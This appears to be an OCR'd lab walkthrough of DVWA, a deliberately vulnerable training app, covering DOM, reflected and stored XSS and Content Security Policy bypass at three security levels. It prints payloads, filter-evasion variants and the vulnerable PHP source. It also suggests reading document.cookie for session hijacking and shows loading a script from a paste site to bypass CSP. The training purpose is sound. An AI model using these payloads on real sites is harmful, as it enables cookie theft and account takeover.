
Low Level:

On button click it sets the value of default parameter to English in the URL.



Since our unique string is reflected back in HTML DOM so let us inject our basic XSS payload <script>alert('DOM XSS')</script> in place of hello in default parameter. We can clearly see in the screenshot that our injected payload got executed successfully and we got XSS pop up.


Payload: ?default=<script>alert(“Welcome”)</script>



<u>Medium Level:</u>

In this level developer replace <script> → ‘’ [empty string]

Payload: **</select> <body onload=alert(“XSS”)>**



There are many payload online available, but we give you some examples of payload it’s work for exploit this type of vulnerability.

</select><svg onload=alert('XSS')>
</select><img src=x onerror=alert('XSS')>
</select><body onload=alert('XSS')>

<u>High Level:</u>

This time developer use conditions for checking user input and only selected values can pass.


We can bypass it by breaking the DOM. For this we will use &</select> before our basic XSS payload. We are using & just to include our payload as there is whitelisting of Languages. Since & is a logical AND so it will also be treated as valid. And we are using </select> to break the DOM. You can also use URL separator # in place of &. So, our payload can be anyone given below:

English&</select><Svg Onload=alert('XSS')>

English&</select><body onload=alert('XSS')>

English&</select><marquee onstart=alert('XSS')>

English#</select><SvG/OnLoad=alert('XSS')> # This may not work in all browsers.




Vulnerability: Cross Side Scripting Reflected [XSS-Reflected]

Reflected XSS occurs when the input supplied by the user reflects back in the browser window or inside page source of the web page. What does it mean? Let us understand it with an example, suppose I have entered some value let's say thisisreflecting in the input field of the website, now open the source of the page by pressing CTRL+U and search for the string thisisreflecting in the page source. If this word (thisisreflecting) is reflected or present in the page source then that parameter which is accepting the input may be vulnerable to reflected XSS. Now, you can try the payload <script> alert() </script> in place of thisisreflecting in the same input field. If it is vulnerable it will give a popup.

More-info: https://ethicalhacs.com/dvwa-reflected-xss-exploit/


Low Level:

Input "Welcome" and it's reflected output in same page → Hello Welcome.



Now enter the payload <script> alert() </script> in the same field and submit the request.

Developer not verify any input data, that's why script type, HTML type payload work and exploit perfectly.



You can replace alert("You are hacked") function with alert(document.cookie) in the above payload to get the cookie of the logged-in user on the victim browser, as can be shown below. Moreover, this cookie can be used to login into the same web app from another web browser which is called Session Hijacking attack.

Medium Level:


As we see source code, only <script> tag replace into '' [empty string]

Reflected XSS Source

vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
```

we can use <Script> or <SCRipt> or <ScRiPt> in place of <script> in our payload. It will successfully bypass this filter. So our final payload becomes <Script> alert("Hacked") </Script>. Enter this payload in the input field and Submit the request.



High Level:


Now, it's some tricky situation. Developer use Regex for find SCRIPT tag inside input value.

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

we can use some other HTML tag with event handlers to print the alert box on the screen. Let's try the payload <img src=x onerror=alert("Hacked")> with the event handler onerror in the input field.

But we use Inline JavaScript for bypass this problem and exploit easily.

Payload: **<body onload=alert(hack)>**



We got an alert box. So, we have successfully exploited Reflected XSS in DVWA at high-level security.


Vulnerability: Cross Side Scripting Stored

Unlike Reflected XSS, Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.

More-info: https://ethicalhacs.com/dvwa-stored-xss-exploit/

Low Level:

I am using a very basic XSS payload <script>alert()</script> in Message field. Click on Sign Guestbook to submit the message. If this site is vulnerable to stored XSS vulnerability then we will get a popup when we refresh this page.




So we have successfully exploited Stored XSS at low security. Now each time we refresh the same page we will get this alert box because our XSS payload is stored in the Guestbook. If we want to exploit this vulnerability at other security levels we have to first clear the Guestbook otherwise we will get this alert box again and again. So before proceeding further click on Clear Guestbook to delete our XSS payload from the guestbook.

Medium Level:


We can bypass this security by using some other payloads which do not contain <script> tags in it and we can use script tag with different casing enabled. Like we can use <Script> or <scRiPt> or <ScRiPt> in place of <script>. So our new payload will be something like this <Script>alert("Hacked")</Script>. Let us inject it in Name field. So when I tried to enter this payload in Name field it does not accept all the characters of our payload because it has some client side restriction. The restriction is, that a user can enter a maximum of 10 characters in the name field. Since it is a client-side restriction so it can be bypassed very easily.

Then at the bottom of the windows in source code double click on maxlength and change it to 100 from 10. Press Enter to apply the changes and close the Inspect window.



Now our maxlength restriction has been removed let us enter our XSS payload. Inject the payload <Script>alert("Hacked")</Script> in the Name field and in Message field you can enter anything.

After entering the payload click on Sign Guestbook to inject the payload and store in the database. Now refresh the page you will get a pop up showing Hacked.




We have got alert box which proves that we have successfully exploited this vulnerability at medium level difficulty also.

<u>High Level:</u>

All Script tag are replaced by empty string. So we use inline JavaScript for exploit this vulnerability

Payload: <body onload=alert("check")>



Vulnerability: Content Security Policy Bypass

Content-Security-Policy is the name of a HTTP response header that modern browsers use to enhance the security of the document (or web page). The Content-Security-Policy header allows you to restrict how resources such as JavaScript, CSS, or pretty much anything that the browser loads.

Low Level:

We can enter any random text and click on include and as we are using burp suit we can see the CSP rules in the response headers.

Here we see that scripts can be loaded from the following sites :

- https://pastebin.com
- example.com
- code.jquery.com
- https://ssl.google-analytics.com ;

The vulnerability here is that hastebin is a site that lets us create our own content. We can go on hastebin.com and click on new and paste the following script :

alert(“”hacked”);

Once it’s created, In the URL we get an “oracutubuw.less” for it. We can access to the raw paste by appending /raw/ before the “oracutubuw.less”.

We get the link to the raw paste and put it in our input. When we click Include the page reloads, downloads our script from hastebin and executes it and we can see a pop-up with the text “hacked”.

Medium Level:

Let’s take a look at the Content-Security-Policy from the response headers. The CSP is the following :

script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';

CSP parameterDescriptionselfAllows loading resources from the same origin (same scheme, host and port).self-inlineAllows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and JavaScript: URIsnonceAllows script or style tag to execute if the nonce attribute value matches the header value. For example: <script nonce="2726c7f26c">alert("hello");</script>

Payload:
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("hacked");</script>

High Level:

When we click on the button, a script tag is created. The source of the script is set to the file jsonp.php. When we click the button, the form is sent with the call-back function within its parameter call-back

If we intercept the request and change the callback function from solveSum to alert("hacked")//, we manage to create a pop up despite the Content Security Policy.

Payload: solveSum → alert(“hacked”)

---------- X ---------- X ---------- X ---------- X ---------- X ---------- X ---------- X ----------

THE END

Contact Information:

Mehta Yesha [mailto:mehtayesha2000@gmail.com]
Jeel Patel [mailto:imjeel38@gmail.com]